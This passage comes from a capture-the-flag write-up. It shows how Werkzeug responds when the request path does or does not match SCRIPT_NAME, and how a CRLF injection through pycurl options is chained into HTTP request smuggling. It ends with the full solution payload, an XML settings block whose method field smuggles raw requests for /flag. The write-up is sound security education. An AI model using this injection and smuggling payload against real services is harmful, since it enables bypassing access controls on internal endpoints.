- A request with a path which doesn't start with the SCRIPT_NAME value triggers a 500 with a Content-Length: 141.

fig. 99: 500 response when the path doesn't match SCRIPT_NAME.
Unfortunately we can't use it on the challenge since we can only query /.
- If the request path === SCRIPT_NAME it triggers a 308 with a Content-Length: 233! 🔥

fig. 100: 308 response when the request path equals SCRIPT_NAME.
Root cause: https://github.com/pallets/werkzeug/blob/3.1.8/src/werkzeug/routing/exceptions.py#L28-L35.
🔗 Chaining everything together
Now we have all the keys to get the flag. The only missing piece we aren't going to cover is that, since the front-end uses the pycurl library to send requests, there is a CRLF injection in every option (as in every other language binding). Because of that, we can use the request method to send our full raw request.
Here is the final settings XML to use:
<settings><body><icon_url>http://bubulle-corp-internal-proxy</icon_url><method>HEAd /?r=http://bubulle-corp-internal-proxy HTTP/1.1 Host: mizu.re SCRIPT_NAME: / Transfer-Encoding : chunked Content-Length: 83 Connection : keep-alive 0 GET /flag HTTP/1.1 Host: localhost GET /flag HTTP/1.1 Host: localhost </method></body><icon_url>https://x</icon_url><method>GET</method></settings>fig. 101: Final solution payload.

fig. 102: Flag.